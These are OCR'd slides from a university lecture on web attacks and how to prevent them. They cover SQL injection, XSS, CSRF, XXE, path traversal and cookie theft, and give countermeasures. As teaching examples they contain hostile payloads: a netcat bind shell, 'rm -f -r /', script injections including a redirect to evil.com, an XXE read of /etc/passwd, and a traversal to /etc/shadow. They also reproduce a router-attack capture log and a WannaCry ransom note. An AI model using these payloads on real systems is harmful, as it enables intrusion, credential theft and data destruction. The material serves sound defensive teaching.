Attacks against Websites

Introduction

Will discuss attacks on websites and their prevention

- Authentication failure
- SQL injection
- Cross-site scripting
- Cross-site request forgery
- Code injection


Two main sources of vulnerabilities:

- input validation
- application logic

Computer Misuse Act

- Unauthorised access to computing material.
  - 12 months in prison and/or a fine up to £5000
- Unauthorised access with intent to commit
  - 5 years in prison/fine
- Unauthorised acts with intent to impair operations of a computer.
  - Anti DoS addition in 2006.
- Making, supplying or obtaining articles for use in above offences
  - Dual use tools are OK.


Last Lecture




Typical Web Setup

HTTP website:

```
<form action="http://site.com/index.jsp" method="GET">
Email: <input type="text" name="email">
  <input type="submit" value="Submit">
</form>
```



User browser:



x@y.com

```
http://site.com/index.jsp?email=x@y.com
```

Typical Web Setup

```
http://site.com/index.jsp?email=x@y.com
```

PhP page reads and processes:

```
<?php
$email=$_GET["emailAddress"];
mysql_query("INSERT INTO emailsTable
                VALUE(\‘".$email. "\’)";
?>
<b>Your e-mail has been added</b>
```

Authenticating users after log in

- IP address-based
  - NAT may cause several users to share the same IP
  - DHCP may cause same user to have different IPs
- Certificate-based
  - Who has a certificate and what is it, and who will sign it?
- Cookie-based
  - The most common

Cookies

- Cookies let server store a string on the client. Based on the server name.
  - HTTP response: Set-Cookie: adds a cookie
  - HTTP header: Cookie: gives a “cookie”
- This can be used to
  - Identify the user (cookie given out after login)
  - Store user name, preferences etc.
  - Track the user: time of last visit, etc.

Simple authentication scheme

- The Web Application:
  - Verifies the credentials, e.g., against database
  - Generates a cookie which is sent back to the user

    `Set-Cookie: auth=secret`
- When browser contacts the web site again, it will include the session authenticator

  `Cookie: auth=secret`

Fixed cookies

- Log in/out recorded on the server side.
    - Set cookie the first time browser connects,
    - Every page looks up cookie in database to get session state.
- PhP does this automatically: session cookies and `start_session()`


What can go wrong?

- **OWASP** = Open Web Application Security Project
- Public effort to improve web security:
  - Many useful documents.
  - Open public meetings and events.
- The “10 top” lists the current biggest web threats: `https://owasp.org/www-project-top-ten`

Eavesdropping

If the connection is not encrypted, it is possible to eavesdrop, by

- ISP,
- anyone on the route,
- anyone on your local network, e.g. using the same wi-fi.



TOP SECRET//SI//NOFORN

Current Efforts - Google

GFE = Google Front End Server

SSL Added and removed here! ☺

Traffic in clear text here.

TOP SECRET//SI//NOFORN

https://www.businessinsider.com/leaked-nsa-slide-of-google-cloud-2013-10?r=US&IR=T

Steal the Cookie

- So the attacker does not need the username and password - just the cookie
- If the website uses https (TLS) it is secure
- But many websites dropped back to http after a secure login.

Countermeasures

- Use https (TLS) all the time.
- Set the secure flag: cookie is sent only over secure connections:

```
Cookie secureCookie =
   new Cookie("credential",c);
   secureCookie.setSecure(true);
```

Broken Authentication


Many web developers implement their own log in systems. Often broken, e.g.

- No session time outs.
- Passwords not hashed

Sensitive Data Exposure

- Sensitive data transmitted in clear text
  (e.g. use of http instead of https)
- Sensitive data stored in clear text
  (e.g. passwords not hashed in database, credit card numbers not encrypted in database)
- Cookie stealing because https connection turns to http

A typical web set up



SQL Injection Attacks

```
http://www.shop.com/page?do=buy&product=17453
```

Web server looks up “17453” in a SQL DB using:

```
...
SELECT * FROM products WHERE (code='17453')
...
INSERT INTO sales VALUES (id, customer, 17453)
```

SQL Injection Attacks

```
http://www.eshop.co.uk?action=buy&product=X
```

⇒

```
SELECT * FROM products WHERE (code='X')
```

SQL Injection Attacks

Secret Item: `dh2*%Bgo`

⇒

```
SELECT * FROM items WHERE (item ='dh2*%Bgo')
```

If found, then item details are given.

SQL Injection Attacks

Secret Item:

```
' OR '1'='1' ) --
```

⇒

```
SELECT * FROM items WHERE (item='' OR '1'='1') -- ')
```

1 does equal 1! Therefore return details of all items (N.B. note the space after the comments).

SQL Attack Types

The best vulnerabilities will print the result of the SQL query.

- This lets you explore the whole database
- Information schema table can tell you the names of all other tables

Blind SQL attacks do not print the results:

- Lots of guesswork needed
- Run commands on database, e.g. add a password, delete tables
- Copy data (e.g. password) into a field you can read

Stopping SQL Attacks

Checking/cleaning the input, e.g. in PHP:
`mysqli_real_escape_string()`
e.g. `\\'OR \'1\'=\'1\'{` maps to
`\\\'OR \\\'1\\\'=\\\'1\\\'--`

However this is slightly problematic, see
`https://stackoverflow.com/questions/5741187/sql-injection-that-gets-around-mysql-real-escape-string`


Stopping SQL Attacks

Most languages these days have “prepared” statements, e.g. PHP and MySQLi:


```
// prepare and bind
$stmt = $conn->prepare
          ("INSERT INTO People (firstname, lastname)
                       VALUES (?, ?)");
$stmt->bind_param("ss", $firstname, $lastname);
// set parameters and execute
$firstname = "John";
$lastname = "Doe";
$stmt->execute();
```


https://www.w3schools.com/php/php_mysql_prepared_statements.asp

Not Just Websites



Not Just Websites





[redacted]

Not just SQL

Not just SQL injection, any command language can be injected, e.g. shell:

- `nc -l -p 9999 -e /bin/bash`
- Start a shell on port 9999
- `useradd tpc -p rEK1ecacw.7.c`
    - Add user tpc:npassword
- `rm -f -r /`
    - Ouch!

Cross Site Scripting (XSS)

- Web browsers are dumb: they will execute anything the server sends to them.
- Can an attacker force a website to send something to you?

Cross-site scripting (XSS)

- An input validation vulnerability.
- Allows an attacker to inject client-side code (JavaScript) into web pages.
- Looks like the original website to the user, but actually modified by attacker

Reflected XSS

- The injected code is reflected off the web server
  - an error message,
  - search result,
  - response includes some/all of the input sent to the server as part of the request
- Only the user issuing the malicious request is affected

```
String searchQuery =
   request.getParameter("searchQuery");
...
PrintWriter out = response.getWriter();
out.println("<h1>" +  "Results for " +
      searchQuery + "</h1>");
```

User request:

```
searchQuery=
   <script>alert("pwnd")</script>
```

Stored XSS

- The injected code is stored on the web site and served to its visitors on all page views
  - User messages
  - User profiles
- All users affected

```
String postMsg = db.getPostMsg(0);
...
PrintWriter out = response.getWriter();
out.println("<p>" + postMsg);
```

postMsg:

```
<script>alert("pwnd")</script>
```

Steal cookie example

- JavaScript can access cookies and make remote connections.
- A XSS attack can be used to steal the cookie of anyone who looks at a page, and send the cookie to an attacker.
- The attacker can then use this cookie to log in as the victim.

XSS attacks: phishing

- Attacker injects script that reproduces look-and-feel of login page etc
- Fake page asks for user's credentials or other sensitive information
- Variant: attacker redirects victims to attacker's site

```
<script>
   document.location = "http://evil.com";
</script>
```

XSS attacks: run exploits

- The attacker injects a script that launches a number of exploits against the user's browser or its plugins
- If the exploits are successful, malware is installed on the victim's machine without any user intervention
- Often, the victims machine becomes part of a botnet

Solution for injection: sanitisation

- Sanitize all user inputs is difficult
- Sanitisation is context-dependent
  - JavaScript `<script>user input</script>`
  - CSS value `a:hover {color: user input }`
  - URL value `<a href="user input">`
- Sanitisation is attack-dependent, e.g. JavaScript vs. SQL
- Roll-your-own vs. reuse:

`https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html`

Spot the problem (1)

```
clean = preg_replace("#<script(.*?)>(.*?)</script(.*?)>#i",
   "SCRIPT BLOCKED", $value);
echo $clean;
```

Spot the problem (1)

```
clean = preg_replace("#<script(.*?)>(.*?)</script(.*?)>#i",
   "SCRIPT BLOCKED", $value);
echo $clean;
```

- Problem: over-restrictive sanitization: browsers accept malformed input!
- Attack string: `<script>malicious code<`
- Implementation != Standard

Spot the problem (2) Real Twitter bug

- On Twitter if user posts www.site.com, twitter displays:

  ```
  <a href="www.site.com">www.site.com</a>
  ```

- Twitter’s old sanitisation algorithm blocked `<script>` but allowed ” .
- What happens if somebody tweets:

  ```
  http://t.co/@"onmouseover="$.getScript('
    http:\u002f\u002fis.gd\u002ffl9A7')"/
  ```

- Twitter displays:

  ```
  <a href="http://t.co@"onmouseover=" $.getScript('
      http:\u002f\u002fis.gd\u002ffl9A7')"/">...</a>
  ```


Real-world XSS: From bug to worm

- Anyone putting mouse over such a twitter feed will will run JavaScript that puts a similar message in their own feed.
- The actual attack used:

  ```
  http://t.co/@"style="font-size:999999999999px;
      "onmouseover=".../
  ```

- Why the style part?

Real-world XSS: aftermath


Sarah Brown (SarahBrownUK) on Twitter
http://twitter.com/sarahbrownuk
Google
Most Visited
Getting Started
Sarah Brown (SarahBrownUK) on T
YOUR friends on YOUR background
Twilk.com
twitter
Have an account? Sign in
Sign Up ›
SarahB
Tweets 3,663
Favorites
Following

Get short, timely

Twitter is a rich source of incredibly wide variety of

arah Brown.

nation. It's easy to stay updated on an follow @SarahBrownUK.

don't touch the twitter feed has odd going on ! S

2 minutes ago via web

(from

http://nakedsecurity.sophos.com/2010/09/21/twitter-onmouseover-security-flaw-widely-exploited/)


PHP HTML Sanitisation

htmlspecialchars() removes characters that cause problems in HTML:


&	becomes	&amp
<	becomes	&lt
>	becomes	&gt
’	becomes	&quot
"	becomes	&#039

Not a catch-all solution!

Cross-site request forgery (CSRF)



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim
4. Victim sends a request to the vulnerable web



ec2-18-231-31-77.sa-east-1.compute.amazonaws.com


Você está navegando na web com Google Chrome e seu Leitor de Vídeo está ultrapassado

Por favor, aguarde equanto atualizamos para a versão mais recente. Não feche esta janela.

Host	URL	Body	Content-Type	Comments
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/**	**23 990**	**text/html**	**GhostDNS - Landing page**
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/download.js	1 031	text/x-js	[#7]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/jquery-1.js	94 840	text/x-js	[#8]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/msgbox.js	7 390	text/x-js	[#9]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/browserdetector.js	2 744	text/x-js	[#10]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/ga.js	40 903	text/x-js	[#11]
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/update.php**	**3**	**text/html**	**GhostDNS - Redirection**
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/index2.php**	**3 568**	**text/html**	**GhostDNS - GTW IP Enumeration**
www.google-analytics.com	/ga.js	46 274	text/javascript	[#23]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/jquery-1.6.4.min.js	91 669	text/x-js	[#25]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/knockout-min.js	40 939	text/x-js	[#26]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/v.js	114	text/x-js	[#27]
192.168.0.1	/	512	text/html; char...	[#30]
192.168.1.1	/	419	text/html	[#31]
192.168.25.1	/	512	text/html; char...	[#32]
192.168.100.1	/	512	text/html; char...	[#33]
10.0.0.1	/	512	text/html; char...	[#34]
192.168.2.1	/	512	text/html; char...	[#35]
10.0.0.138	/	512	text/html; char...	[#36]
10.0.0.3	/	512	text/html; char...	[#37]
10.0.0.2	/	512	text/html; char...	[#38]
10.1.1.1	/	512	text/html; char...	[#39]
192.168.1.2	/	512	text/html; char...	[#40]
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/gerar.php?ip=192.168.1.1**	**231 844**	**text/html**	**GhostDNS - Attack script**
192.168.254.254	/	512	text/html; char...	[#42]
192.168.1.254	/	512	text/html; char...	[#43]
192.168.1.1	**/userRpm/WanDynamicIpCfgRpm.htm?wan=...**	**25**	**text/plain**	**GhostDNS- Payload (DNS Changer)**

`https://decoded.avast.io/threatintel/`

`router-exploit-kits-an-overview-of-routercsrf-attacks-and-dns-hijacking-in-brazil`



https://decoded.avast.io/threatintel/
router-exploit-kits-an-overview-of-routercsrf-attacks-and-dns-hijacking-in-brazil

Solutions to CSRF (1)

- Check the value of the Referer header
- Does not work:
  - Attacker cannot spoof the value of the Referer header in the users browser (but the user can).
  - Legitimate requests may be stripped of their Referer header
    - Proxies
    - Web application firewalls

Solutions to CSRF (2)

- Every time a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission
- If the attacker can guess the token value, then no protection

Solutions to CSRF (3)

- Every time a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission.
- If the token is not regenerated each time a form is served, the application may be vulnerable to replay attacks (nonce).

XML External Entities

- XML is very common in industry
- XML processors resolve an “external entity” during processing:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Broken Access Control

Query strings are used to tell dynamic webpages what to do

```
http://myWebShop.com/index.php?account=tpc&action=add
http://myWebShop.com/index.php?account=tpc&action=show
```

What if the attacker tries:

```
http://myWebShop.com/index.php?account=admin&action=delete
```

Path Traversal

The user can type anything they want into the URL bar, or even form the request by hand.

`http://nameOfHost`

Path Traversal

The user can type anything they want into the URL bar, or even form the request by hand.

```
http://nameOfHost/../../../etc/shadow
```

If the webserve is running with root permission this will give me the password file.

Path Traversal: Fix

- Use access control settings to stop Path Transversal
- Best practice: make a specific user account for the webserver
- Only give that account access to public files

Security Misconfiguration

Make sure your security settings don't give an attacker an advantage, e.g.

- Error messages: should not be public.
- Directory listings: It should not be possible to see the files in a directory.
- Admin panels should not be publically accessible

Insecure Deserialisation


- Deserialisation on the server of data provided by end user
- Attacker can change field names, contents, and mess with the format
- Remote code execution possible

Using Components with Known Vulnerabilities

If a new security patch comes out has it been applied?

- A patch might require you to bring down the site and so lose money.
- Or it might even break your website.

Is it worth applying the patch?



Ooops, your files have been encrypted!

Payment will be raised on

5/16/2017 00:47:55

Time Left

02:23:57:37

Your files will be lost on

5/20/2017 00:47:55

Time Left

06:23:57:37

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Insufficient Logging and Monitoring

- Auditable events not logged
- Warning and error message not logged
- Logs not monitored for suspicious activities

Summary

- To secure a website, you need to know how it works:
    - How clients request resources.
    - How clients are authenticated.
    - How HTTP and webservers work

  Possible Web Attacks
    - Stolen cookies
    - SQL injection
    - Code injection
    - Cross-site scripting attacks (XSS)
    - Cross-site request forgery (CSRF)
    - For more, see OWASP Top 10
- Errors are often down to bad application logic
- Always sanitise all inputs